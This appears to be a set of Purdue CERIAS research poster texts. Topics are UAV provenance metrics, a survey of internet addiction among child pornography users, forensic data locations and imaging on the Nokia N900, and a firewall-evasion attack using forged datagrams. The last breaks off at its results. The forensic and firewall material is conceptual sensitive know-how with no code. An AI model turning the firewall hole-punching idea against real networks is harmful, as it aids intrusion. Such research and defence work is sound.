
<sup>1</sup>H. Lim, Y. Moon, E. Bertino. "Provenance-based Trustworthiness Assessment in Sensor Networks," Purdue University, 2010.

### SoS Performance Metrics:

- Time Average Provenance Availability (shown on right)
- UAV to Destination Average Data Transmission Latency
- Successful Target Detection and Data Transmission Ratio
- Time Average Node Trustworthiness
- Transmitted Target Data Deviation



Time Average Provenance Availability vs. Channel Redundancy  
 3 UAVs, 2 Communication Satellites, 1 Mission Control Center Case



UAV Coverage and Missile Launch Location Map  
 3 UAVs, 2 Communication Satellites, 1 Mission Control Center Case



# CERIAS

the center for education and research in information assurance and security

## Analysis of Internet Addiction Among Child Pornography Users

Rachel A. Sitarz, Marcus Rogers, Eugene Jackson, Lonnie Bentley

### Abstract

The purpose of the study was to see if consumers of child pornography are addicted to the materials, causing them to spend excessive amounts of time viewing, collecting, or trading with others. The study focused on the general population on the Internet, whom were over the age of 18. 144 responded to the survey, with 26 classified as child pornography users. Statistical analysis revealed a relationship between child pornography usage and addiction to the Internet.

### Method

- Self-report survey
- Advertised on chat rooms, discussion forums, and social networking sites
- Participants could take the survey at any time they desired, and on any computer, as long as they had Internet access
- Participation was voluntary and anonymous
- All participants received the same survey

### Participant Results

- 144 total respondents
  - 118 non-CP users
  - 26 CP users
- 100% of CP users were male
- 25.7% of the total male respondents have knowingly viewed child pornography materials
- Average age of CP users: 28.8 years

### Frequency of Internet addictions in child pornography users vs. non-child pornography users

	Child Pornography Users	Non-Child Pornography Users	Total
<b>Normal</b>	11 (42.3%)	69 (58.5%)	80 (55.6%)
<b>Mild</b>	9 (34.6%)	42 (35.6%)	51 (35.4%)
<b>Moderate</b>	5 (19.2%)	7 (5.9%)	12 (8.3%)
<b>Extreme</b>	1 (3.8%)	0 (0%)	1 (.69%)
<b>Total</b>	26 (18.1%)	118 (81.9%)	144 (100%)

### T-Test results for Internet Addiction: child pornography users vs. non-child pornography users

	CP users		Non CP users		Mean Diff.	Std. Error Diff.	df	t	p
	Mean	SD	Mean	SD					
<b>Normal</b>	20.45	10.15	22.157	6.61	1.70	3.16	11.37	0.54	0.60
<b>Addicts</b>	50.87	17.76	39.917	8.69	-10.95	4.75	16.14	-2.30	.035*
<b>IAT Total</b>	38.00	21.28	29.38	11.53	-8.62	4.31	28.31	-2.00	.05*

\* $p < .05$

### Results

More than half (57.6%) of the child pornography users reported some form of Internet addiction (mild, moderate or extreme). The reverse was true for non-child pornography users. Nearly a quarter (24%) of the child pornography respondents reported moderate to extreme Internet addiction, whereas, only 5.9% of the non-child pornography respondents reported moderate to extreme Internet addiction. Internet addiction was significantly higher in child pornography users than non-child pornography users. As well, Internet addiction was significantly different between child pornography users and non child pornography users. IAT total scores were significantly different between child pornography users and non-child pornography users.



# CERIAS

the center for education and research in information assurance and security

## Data Locations in the Nokia N900

Mark Lohrum

### Abstract

The Nokia N900 is a very powerful smartphone and offers great utility to users. As smartphones contain a wealth of information about the user, including information about the user's contacts, communications, and activities, investigators must have at their disposal the best possible methods for extracting important data from smartphones. Unlike with other smartphones, knowledge of forensic acquisition from the N900 is extremely limited. Extractions of data from the N900 are categorized into limited triage extractions and full physical extractions. The imaging process of the phone has been explained as is necessary for a full investigation of the phone. The types of data as called for in a limited data extraction have been identified, and the locations of these files on the N900 were detailed. Also, a script was created which can be utilized for a limited data extraction from a Nokia N900.

### Nokia N900



Very powerful smartphone  
32 gigabytes onboard storage  
Up to 16 gigabytes microSD storage  
5 megapixel camera

### Maemo



Linux based operating system  
Designed for mobile devices  
Built for web applications  
Includes Unix functionality

### Method

Used a Nokia N900 for a week as a personal phone  
Used for calls, texts, contact management, calendar, web browsing, took pictures and videos  
Logged as much activity as possible  
Created physical image of operating system partition and examined for data

### Results

Found locations of

Address Book SMS / MMS Web History, including typed URLs Pictures  
Call History Calendar Cookies Videos

Most data was stored in SQLite database files

Excerpts of SMS and calendar entries from files on the phone, stored in SQLite database files

remote uid	channel	free text
> +1937		1st quarter is over... I took a pitch for 6, and just got a pick 6.... 28-7
> +1937		YES! Who is QB?
> +1937		England. Just ran a kickoff for a TD lol
> +1937		Punt return for a td.... 4 tds so far, 56-21. Halftime
> +1937		Nice!
> +1603		I guess the offense I drew u worket pretty well. Haltime my brothers are up 56 to 21.

DateStart	DateEnd	Summary	Location
1285358400	1285362000	Bowling	Union basement
1285414200	1285417800	Wake	
1285857000	1285860600	Go to lab for quiz stuff	Lab

### Deliverables

Created a script to extract all important data

Typed URLs SMS / MMS  
Web browsing history Contact list  
Cookies Calendar  
Web sign-ons Multimedia Files  
Call history E-mail artifacts

All files are copied to the microSD card




Explained in detail how to create a full image of the phone

Image is created using onboard dd utility  
Phone is connected to host computer via USB, configured as network connection  
Image is passed over USB cable using SSH



## DEFENDING STATEFUL FIREWALLS

Dannie M. Stanley <[ds@cs.purdue.edu](mailto:ds@cs.purdue.edu)>



### Premise

Firewalls often allow traffic out of the network and deny traffic into the network. Firewalls use stateful packet inspection (SPI) and connection tracking to determine the origin of the connection and allow related traffic back into the network.

### Vulnerability

If a mole could forge a datagram that would be recognized by the firewall, then he could punch a hole in the firewall for an outside attacker. To do this he impersonates the victim host. The mole doesn't necessarily have to be on the private network. Depending on firewall configuration, the mole could be positioned on the public network.

### Attack

Once a hole is punched in the firewall, then the attacker can establish a connection to the victim host. Once the connection is established, the attacker can interact with network services on the protected victim host. The attack works against both UDP and TCP. The basic UDP datagram sequence is illustrated above.

### Results

#### UDP

All tested firewalls (Cisco, Linux, BSD, Linksys) were vulnerable to a UDP attack. From an outside position we were able to perform the following on a protected host:

